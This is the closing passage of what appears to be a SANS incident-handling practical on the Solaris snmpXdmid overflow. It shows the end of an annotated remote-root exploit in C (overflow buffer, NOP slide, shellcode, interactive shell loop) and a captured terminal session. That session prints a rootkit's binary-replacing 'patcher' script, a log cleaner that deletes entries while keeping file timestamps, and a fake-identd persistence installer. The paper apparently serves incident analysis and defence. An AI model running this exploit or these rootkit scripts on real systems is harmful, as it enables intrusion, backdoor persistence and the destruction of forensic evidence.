    *(unsigned long*)pch=htonl(*(unsigned int*)address+32000);
    *(unsigned long*)address=htonl(*(unsigned int*)address+64000+32000);

    /* ntohl convert network-to-host, long interger */
    /* output to stdout */

    printf("adr=0x%08x timeout=%d ",ntohl(*(unsigned long*)address),tm.tv_sec);
    fflush(stdout);

    adr.sin_family=AF_INET;
    adr.sin_port=htons(port); /* htons convert host-to-network, short integer */

```

```

if((adr.sin_addr.s_addr==inet_addr(argv[1]))==-1){
    if((hp=gethostbyname(argv[1]))==NULL){
        errno=EADDRNOTAVAIL;perror("error");exit(-1);
    }
    memcpy(&adr.sin_addr.s_addr,hp->h_addr,4);
}

sck=RPC_ANYSOCK; /* RPC port query for snmpxdmid tcp port number */
if(!(cl=clnttcp_create(&adr,SNMPXDMID_PROG,SNMPXDMID_VERS,&sck,0,0))){
    clnt_pcreateerror("error");exit(-1); /* if a connection is not available send an error and exit program */
}
cl->cl_auth=authunix_create("localhost",0,0,0,NULL);

i=sizeof(struct sockaddr_in);
if(getsockname(sck,(struct sockaddr*)&adr,&i)==-1){
    struct{unsigned int maxlen;unsigned int len;char *buf;}nb;
    ioctl(sck,('S'<<8)|2,"sockmod");
    nb.maxlen=0xffff;
    nb.len=sizeof(struct sockaddr_in);
    nb.buf=(char*)&adr;
    ioctl(sck,('T'<<8)|144,&nb);
}
n=ntohs(adr.sin_port);
printf("port=%d connected! ",n);fflush(stdout);

findsckcode[12+2]=(unsigned char)((n&0xff00)>>8);
findsckcode[12+3]=(unsigned char)(n&0xff);

b=&buffer[0];
for(i=0;i<1248;i++) *b++=pch[i%4];
for(i=0;i<352;i++) *b++=address[i%4];
*b=0;

b=&buffer[10000];
for(i=0;i<64000;i++) *b++=0;
for(i=0;i<64000-188;i++) *b++=nop[i%4]; /* no op slide */
for(i=0;i<strlen(findsckcode);i++) b++=findsckcode[i]; /* holding TCP connection */
for(i=0;i<strlen(shellcode);i++) *b++=shellcode[i]; /* Sends shellcode */
*b=0;

/* values are placed */

req.name.len=1200+400+4;
req.name.val=&buffer[0];
req.pragma.len=128000+4;
req.pragma.val=&buffer[10000]; /* location of buffer overflow */

stat=clnt_call(cl,SNMPXDMID_ADDCOMPONENT,xdr_req,&req,xdr_void,NULL,tm);
if(stat==RPC_SUCCESS) {printf("\nerror: not vulnerable\n");exit(-1);}
printf("sent!\n"); /* Exploit is sent */

write(sck,"bin/uname -a\n",14); /* host information will be displayed if attack is successful */
while(1){
    fd_set fds;

```



```

FD_ZERO(&fds);
FD_SET(0,&fds);
FD_SET(sck,&fds);
if(select(FD_SETSIZE,&fds,NULL,NULL,NULL)){
    int cnt;
    char buf[1024];
    if(FD_ISSET(0,&fds)){
        if((cnt=read(0,buf,1024))<1){
            if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
            else break;
        }
        write(sck,buf,cnt);
    }
    if(FD_ISSET(sck,&fds)){
        if((cnt=read(sck,buf,1024))<1){
            if(errno==EWOULDBLOCK||errno==EAGAIN) continue;
            else break;
        }
        write(1,buf,cnt);
    }
}
}
}

```

© SANS Institute 2000 - 2002, Author retains full rights.

## Appendix (C).      Rootkit Information

Script command is started on Tue Nov 13 16:42:17 CST 2001.root@# tn news.bigcityisp.com  
Trying...  
Connected to news.bigcityisp.com  
Escape character is '^T'.

SunOS 5.7

login: xxxxx  
Password:  
Last login: Tue Nov 13 16:39:34 from no-where-in-the-world  
\$ su -  
Password:  
You have new mail.  
news.bigcityisp.com:/export/home/root>>cd /dev/pts/01/  
news.bigcityisp.com:/dev/pts/01>>cd /dev/pts/01/ [15Dexit [K    cat patcher [11Dfile patcher patcher:  
executable shell script  
news.bigcityisp.com:/dev/pts/01>>file patcher [12Dcd /dev/pts/01/ [15Dexit [K    cat patcher #!/bin/sh

VER=`uname -r`  
cd /tmp

# ./install\_cluster -nosave -q

# Ok.. so if theyre not lame, and running this on SunOS like they should...

case \$VER in  
5.5)

# 5.5 patchkit replaces su, ps, ping, login

cp /usr/bin/su /dev/pts/01/55su

cp /usr/bin/ps /dev/pts/01/55ps

cp /usr/sbin/ping /dev/pts/01/55ping

cp /usr/bin/login /dev/pts/01/55login

    /usr/bin/wget ftp://sunsolve.sun.com/pub/patches/2.5\_Recommended.tar.Z >/dev/null

    uncompress 2.5\_Recommended.tar.Z

    tar -xf 2.5\_Recommended.tar

    cd 2.5\_Recommended

    echo y|./install\_cluster -nosave -q

    cd /tmp

    rm -rf 2.5\_Recommended.tar 2.5\_Recommended

cp -f /usr/bin/su /dev/pts/01/bin/su

cp -f /dev/pts/01/55su /usr/bin/su

cp -f /usr/bin/ps /dev/pts/01/bin/psr

cp -f /dev/pts/01/55ps /usr/bin/ps

cp -f /usr/sbin/ping /dev/pts/01/bin/ping

cp -f /dev/pts/01/55ping /usr/sbin/ping

mv -f /usr/bin/login /sbin/xlogin

cp -f /dev/pts/01/55login /usr/bin/login

;;

5.5.1)

cp /usr/bin/su /dev/pts/01/55su

```

cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
    /usr/bin/wget ftp://sunsolve.sun.com/pub/patches/2.5.1_Recommended.tar.Z >/dev/null
    uncompress 2.5.1_Recommended.tar.Z
    tar -xf 2.5.1_Recommended.tar
    cd 2.5.1_Recommended
    echo y|./install_cluster -nosave -q
    cd /tmp
    rm -rf 2.5.1_Recommended.tar 2.5.1_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login

```

;;  
5.7)

```

cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
    /usr/bin/wget ftp://sunsolve.sun.com/pub/patches/2.7_Recommended.tar.Z >/dev/null
    uncompress 2.7_Recommended.tar.Z
    tar -xf 2.7_Recommended.tar
    cd 2.7_Recommended
    echo y|./install_cluster -nosave -q
    cd /tmp
    rm -rf 2.7_Recommended.tar 2.7_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login

```

;;  
5.6)

```

# 5.6 patchkit replaces login
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
    /usr/bin/wget ftp://sunsolve.sun.com/pub/patches/2.6_Recommended.tar.Z >/dev/null
    uncompress 2.6_Recommended.tar.Z
    tar -xf 2.6_Recommended.tar
    cd 2.6_Recommended
    echo y|./install_cluster -nosave
    cd /tmp
    rm -rf 2.6_Recommended.tar 2.6_Recommended

```

```

cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login
;;
5.8)
cp /usr/bin/su /dev/pts/01/55su
cp /usr/bin/ps /dev/pts/01/55ps
cp /usr/sbin/ping /dev/pts/01/55ping
cp /usr/bin/login /dev/pts/01/55login
/usr/bin/wget ftp://sunsolve.sun.com/pub/patches/2.8_Recommended.tar.Z >/dev/null
uncompress 2.8_Recommended.tar.Z
tar -xf 2.8_Recommended.tar
cd 2.8_Recommended
echo y|./install_cluster -nosave -q
cd /tmp
rm -rf 2.8_Recommended.tar 2.8_Recommended
cp -f /usr/bin/su /dev/pts/01/bin/su
cp -f /dev/pts/01/55su /usr/bin/su
cp -f /usr/bin/ps /dev/pts/01/bin/psr
cp -f /dev/pts/01/55ps /usr/bin/ps
cp -f /usr/sbin/ping /dev/pts/01/bin/ping
cp -f /dev/pts/01/55ping /usr/sbin/ping
mv -f /usr/bin/login /sbin/xlogin
cp -f /dev/pts/01/55login /usr/bin/login
;;
*)
printf "${RED}**FATAL**${DWHI} Sorry. SunOS Version $VER is NOT supported.\n"
exit
;;
esac

printf "Patcher complete\n"
touch /dev/pts/01/PATCHER_COMPLETED
news.bigcityisp.com:/dev/pts/01>>ls -alF total 318
drwxrwxr-x 3 root other 512 Mar 8 2001 ./
drwxrwxr-x 3 root sys 1024 Mar 8 2001 ../
drwxrwxr-x 2 root other 512 Mar 8 2001 bin/
-rwxr-xr-x 1 root other 17552 Mar 8 2001 bnclp*
-rwxr-xr-x 1 root other 8672 Mar 8 2001 crypt*
-rwxr-xr-x 1 root other 188 Mar 8 2001 idrun*
-rwxr-xr-x 1 root other 15180 Mar 8 2001 idsol*
-rwxr-xr-x 1 root other 35376 Mar 8 2001 l3*
-rwxr-xr-x 1 root other 4469 Mar 8 2001 patcher*
-rwxr-xr-x 1 root other 8332 Mar 8 2001 pg*
-r-sr-xr-x 1 root other 18360 Mar 8 2001 su-backup*
-rwxr-xr-x 1 root other 35376 Mar 8 2001 urklogin*
-rwxr-xr-x 1 root other 8024 Mar 8 2001 uture*
news.bigcityisp.com:/dev/pts/01>>file bnclp bnclp: ELF 32-bit MSB executable SPARC Version 1,
dynamically linked, stripped

```

```

news.bigcityisp.com:/dev/pts/01>>fin [Kle * bin:      directory
bnclp:      ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
cleaner:     executable shell script
crypt:      ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
idrun:      executable shell script
idsol:      ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
l3:         ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
patcher:     executable shell script
pg:         ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
su-backup:   ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
uconf.inv:   data
urklogin:    ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
utime:       ELF 32-bit MSB executable SPARC Version 1, dynamically linked, stripped
news.bigcityisp.com:/dev/pts/01>>cat cleaner #!/bin/sh

```

```

#
#   Generic log cleaner v0.4 By: Tragedy/Dor (dor@kaapeli.net)
#       Based on sauber..
#
# This is TOTALLY incomplete... I never added support for IRIX or SunOS...
# And.. i most likely never will.. And i take no responsibility for any use/misuse
# of this tool..
#
# Notes-0.3
#   SunOS support added.. had to rewrite most of it :P
# Notes-0.4
#   Beta IRIX support added and enabled...

```

```

colours()
{
BLK='[1;30m'
RED='[1;31m'
GRN='[1;32m'
YEL='[1;33m'
BLU='[1;34m'
MAG='[1;35m'
CYN='[1;36m'
WHI='[1;37m'
DRED='[0;31m'
DGRN='[0;32m'
DYEL='[0;33m'
DBLU='[0;34m'
DMAG='[0;35m'
DCYN='[0;36m'
DWHI='[0;37m'
RES='[0m'
}
colours

```

```

banner()
{
echo "${DCYN}Log cleaner ${WHI}v0.4b By: Tragedy/Dor"
}

```

banner

```
if [ $# != 1 ]
then
  echo "${WHI}* ${DWHI}Usage${WHI}: ``basename $0`` <${DWHI}string${WHI}>${RES}"
  echo " "
  exit
fi
echo "OS detection...."
OS=`uname -s`
GZIP=`which gzip`
#if [ $GZIP != "" ]
#then
#echo "${WHI}* ${DWHI}GZIP found in ${DCYN}$GZIP${DWHI}, Compressed logs will be cleaned"
#GZIP=YES
#fi
echo "Detected ${DCYN}$OS${DWHI}"
#echo "Log cleaning in process...."

  case ${OS} in
    Linux)
      WERD=`/bin/lis -F /var/log | grep -v "/" | grep -v "***" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "lastlog" |
      grep -v "btmpt" | grep -v "utmp" | grep -v "wtmp" | grep -v "@"`
      #      WERDGGZ=$(/bin/lis -F /var/log | grep -v "/" | grep -v "***" | grep -v ".tgz"|grep -v ".tar.gz" | grep -v "btmpt"
      |grep ".gz"| grep -v "@")
      LOGPATH="/var/log"
      ;;
    SunOS)
      LOGPATH="/var/adm"
      WERD=`/bin/lis -F $LOGPATH | grep -v "/" | grep -v "***" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "@"`
      ;;
    IRIX)
      LOGPATH="/var/adm"
      WERD=`/bin/lis -F $LOGPATH | grep -v "/" | grep -v "***" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "@"`
      ;;
    FreeBSD)
      WERD=`/bin/lis -F /var/log | grep -v "/" | grep -v "***" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v
      "lastlog" | grep -v "utmp" | grep -v "wtmp" | grep -v "@"`
      #      WERDGGZ=$(/bin/lis -F /var/log | grep -v "/" | grep -v "***" | grep -v ".tgz"|grep -v ".tar.gz" |grep ".gz"| grep -v
      "@")
      LOGPATH="/var/log"
      ;;
    *)
      echo "${WHI}*${DWHI} ${RED} FATAL ERROR ${DWHI} Your O/S ${YEL}${OS}${DWHI} is UNKNOWN!"
      exit 10
      ;;
  esac

echo "---<[ Log cleaning in process...."
for fil in $WERD
do
  lines=`cat $LOGPATH/$fil | wc -l`
```

```

printf "${WHI}* ${DWHI}Cleaning ${DCYN}$fil ${DWHI}($lines ${DWHI}lines${WHI})${BLK}...${RES}"
grep -v $1 $LOGPATH/$fil > new
touch -r $LOGPATH/$fil new
mv -f new $LOGPATH/$fil
newlines=`cat $LOGPATH/$fil | wc -l`
linedel=`expr $lines - $newlines`
printf "${WHI}$linedel ${DWHI}lines removed!${RES}\n"

done
# if [ $GZIP != "" ]
# then#
#   echo "---<[ Decompressing gzipped logfiles...."
#   TMPDIR=$RANDOM$RANDOM$RANDOM$RANDOM
#   # Ok.. so theres a race condition here :)
#   mkdir /tmp/$TMPDIR
#   for fil in $WERDZ
#   do
#     cp $LOGPATH/$fil /tmp/$TMPDIR/
#     rm $LOGPATH/$fil
#     gzip -d /tmp/$TMPDIR/$fil
#     echo "${WHI}* ${DWHI} Putting ${DCYN}$fil${DWHI} to /tmp/$TMPDIR/ .... ${WHI}Decompressed${DWHI}"
#   done
#
#   WERD2=$(/bin/ls -F /tmp/$TMPDIR/ | grep -v "/" | grep -v "*" | grep -v ".tgz"|grep -v ".gz" | grep -v "utmp" |
grep -v "wtmp" | grep -v "@")
#
#   echo "---<[ Cleaning gzipped logfiles...."
#   for fil in $WERD2
#   do
#     line=$(wc -l /tmp/$TMPDIR/$fil | awk -F ' ' '{print $1}')
#     echo -n "${WHI}* ${DWHI}Cleaning ${DCYN}$fil ${DWHI}($line ${DWHI}lines${WHI})${BLK}...${RES}"
#     grep -v $1 /tmp/$TMPDIR/$fil > new
#     touch -r /tmp/$TMPDIR/$fil new
#     mv -f new /tmp/$TMPDIR/$fil
#     newline=$(wc -l /tmp/$TMPDIR/$fil | awk -F ' ' '{print $1}')
#     linedel=`expr $line - $newline`
#     gzip -9 /tmp/$TMPDIR/$fil
#     echo "${WHI}$linedel ${DWHI}lines removed!${RES}"
#     cp /tmp/$TMPDIR/$fil.gz $LOGPATH/
#     rm /tmp/$TMPDIR/$fil.gz
#   done
# rmdir /tmp/$TMPDIR
# fi

if [ $OS = "Linux" ]
then
echo "Linux detected... rehashing syslog"
killall -HUP syslogd
fi

news.bigcityisp.com:/dev/pts/01>>cat idrun #!/bin/sh
#
# Quick installer for Solaris fake identd daemon
#

```

```
# USAGE: ./idrun <ident name>
#
echo "/usr/lib/lpsys $1" >>/etc/rc3
/usr/lib/lpsys $1
echo "Ident started with username $1"
news.bigcityisp.com:/dev/pts/01>>strings uconf.inv news.bigcityisp.com:/dev/pts/01>>cd bin
news.bigcityisp.com:/dev/pts/01/bin>>ls -alF total 510
drwxrwxr-x  2 root  other    512 Mar  8 2001 ./
drwxrwxr-x  3 root  other    512 Mar  8 2001 ../
-r-xr-xr-x  1 root  other   8000 Mar  8 2001 du*
-r-xr-xr-x  1 root  other  18584 Mar  8 2001 find*
-r-xr-xr-x  1 root  other  17440 Mar  8 2001 ls*
-r-xr-sr-x  1 root  other  52272 Mar  8 2001 netstat*
-r-sr-sr-x  1 root  other  96392 Mar  8 2001 passwd*
-r-sr-xr-x  1 root  other  19452 Mar  8 2001 ping*
-r-sr-xr-x  1 root  other  26372 Mar  8 2001 psr*
-r-sr-xr-x  1 root  other  18360 Mar  8 2001 su*
news.bigcityisp.com:/dev/pts/01/bin>>exit logout
$ exit
Connection closed.
root@# date
Tue Nov 13 16:47:47 CST 2001
root@# exit
Script command is complete on Tue Nov 13 16:47:48 CST 2001.
```



## References

© SANS Institute 2000 - 2002, Author retains full rights.

- 
- <sup>1</sup> Russell, Ryan “Carko/snmpXdmid Analysis v1.0” April 18, 2001  
URL: <<http://online.securityfocus.com/archive/75/177587>>
- <sup>2</sup> LSD Research Group, “snmpXdmid” April 2001  
URL: <[http://www.lsd-pl.net/code/SOLARIS/solsparc\\_snmpxdmid.c](http://www.lsd-pl.net/code/SOLARIS/solsparc_snmpxdmid.c)>
- <sup>3</sup> FedCIRC Advisories, 1998, 1999, 2000 and 2001  
URL: [http:// www2.fedcirc.gov/alerts/advisories\\_1998.html](http://www2.fedcirc.gov/alerts/advisories_1998.html)  
URL: [http:// www2.fedcirc.gov/alerts/advisories\\_1999.html](http://www2.fedcirc.gov/alerts/advisories_1999.html)  
URL: [http:// www2.fedcirc.gov/alerts/advisories\\_2000.html](http://www2.fedcirc.gov/alerts/advisories_2000.html)  
URL: [http:// www2.fedcirc.gov/alerts/advisories\\_2001.html](http://www2.fedcirc.gov/alerts/advisories_2001.html)
- <sup>4</sup> Cohen, Cory F. “Vulnerablility Note VU#648304 – Sun Solaris DMI to SNMP mapper daemon snmpXdmid contains buffer overflow” 09/14/2001.  
URL: <http://www.kb.cert.org/vuls/id/648304>
- <sup>5</sup> Tellier, Brock. “Solaris 2.7 dmiupd local/remote problems” Dec 21 1999.  
URL: <http://online.securityfocus.com/archive/1/39436>
- <sup>6</sup> Haas, Job de. “Solaris SNMP to DMI mapper daemon vulnerability.” 2001-03-15.  
URL: <http://www.itsx.com/snmpXdmid.html>
- <sup>7</sup> Desktop Management Task Force (DMTF). Desktop Management Interface Specification, Version 2.0s June 24, 1998:  
URL: <http://www.dmtf.org/download/spec/dmi20s.zip>
- <sup>8</sup> Sun Microsystems, “Solstice Enterprise Agents User Guide 1.0., Rev A”, February 1997,  
URL: <http://www.sun.com/software/entagents/docs/UGhtml/smagtugTOC.doc.html>
- <sup>9</sup> Stevens, W. Richard. TCP/IP Illustrated, Volume 1.  
Reading: Addison Wesley Longman, Inc, 1994.
- <sup>10</sup> The Last Stage of Delirium Research Group, “UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes”, Version 1.0.2, July 4, 2001  
URL: <http://www.lsd-pl.net/documents/asmcodes-1.0.2.pdf>
- <sup>11</sup> Roesch, Martin “Snort Users Manual - Snort Release 1.8.4” 19 March 2002,  
URL: <http://www.snort.org/docs/SnortUsersManual.pdf>
- <sup>12</sup> Ethereal network sniffer Version 0.8.15
- <sup>13</sup> Legato - Networker Client GUI interface.
- <sup>14</sup> Sans: Course material: “Incident Handling Step-by-Step and Computer Crime Investigation - 4.1” 2002, Monterey Feb 2002.
- <sup>15</sup> Certified Students and Posted Practicals  
URL: [http://www.giac.org/practical/Fabio\\_Camarozano\\_GCIH.zip](http://www.giac.org/practical/Fabio_Camarozano_GCIH.zip)